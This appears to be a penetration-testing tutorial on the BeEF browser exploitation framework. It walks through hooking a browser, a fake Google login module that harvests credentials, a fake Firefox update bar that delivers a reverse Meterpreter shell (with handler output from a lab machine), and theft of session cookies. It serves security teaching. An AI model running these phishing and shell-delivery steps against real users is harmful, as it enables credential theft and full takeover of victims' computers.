# BeEF- Browser Session Exploitation


BeEF (Browser Exploitation Framework) is an advanced penetration testing tool designed for assessing the security of web browsers. Developed in Ruby, BeEF focuses on the web browser as a pivot point for launching targeted attacks. By leveraging the weaknesses in web browsers, BeEF allows security professionals to assess the real security posture of a target environment. The tool provides a robust framework for developing and executing browser-based exploits, enabling attackers to perform various malicious actions, such as stealing cookies, capturing keystrokes, and injecting arbitrary code into the browser. BeEF is particularly useful for demonstrating the risks associated with browser vulnerabilities and the importance of securing web applications against such threats. It is commonly used in professional penetration testing and security research to highlight the potential impact of client-side attacks and to improve overall web security.

Exploiting browser sessions with BeEF (Browser Exploitation Framework) involves using the tool to take control of a target's web browser and perform various malicious actions. Once BeEF hooks a browser—typically through social engineering techniques like phishing or embedding malicious scripts in web pages—the attacker can

manipulate the browser session. This includes stealing session cookies, capturing keystrokes, redirecting the user to malicious sites, and exploiting browser vulnerabilities to gain further access. BeEF provides a wide range of modules that allow penetration testers to execute complex attack scenarios and demonstrate the potential impact of browser-based exploits. By exploiting browser sessions, security professionals can highlight the importance of robust web security practices and the need for vigilant user awareness to prevent such attacks.

### Examples: -

 BeEF consists of many modules like Exploits, Network, and Social Engineering.



2. The command modules all include a traffic light icon to show whether these will be invisible and whether they will work within the target browser.

Each command module has a traffic light icon, which is used to indicate the following:

The command module works against the target and should be invisible to the user


The command module works against the target, but may be visible to the user

The command module is yet to be verified against this target


The command module does not work against this target

## **Google Phishing**


1. The Google Phishing command is a module within BeEF that aims to trick the user of a hooked browser into revealing their Google credentials.



2. Let's execute the command, and on the victim's browser, they should be presented with the fake login page.




3. If the user attempts to sign in, we will have their credentials in the command results tab of the "Google Phishing" module.



#### **Fake Notifications Bar**

1. We will use the "Fake Notification Bar (Firefox)" module as the user's browser is Firefox, but you choose which applies to your situation.



2. Please ensure that you set the "Plugin URL" to the location of the reverse shell. You can leave the "Notification text" or change it to fit your needs.



3. The user will be prompted to install the plugin by saving the file to their computer.



4. Once the user attempts to install the update, we will have a reverse Meterpreter shell giving us full control of the user's system.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.251:4444
[*] Sending stage (200774 bytes) to 10.0.0.29
[*] Meterpreter session 1 opened (10.0.0.251:4444 → 10.0.0.29:56387) at 2023-05-28 17:55:00 -0400

meterpreter > sysinfo
Computer : DELLKAL
OS : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
```

#### **Session Cookies**

1. Select "Get Cookie" and press the "Execute" button.
The session cookies will be displayed in the "Command results" window.

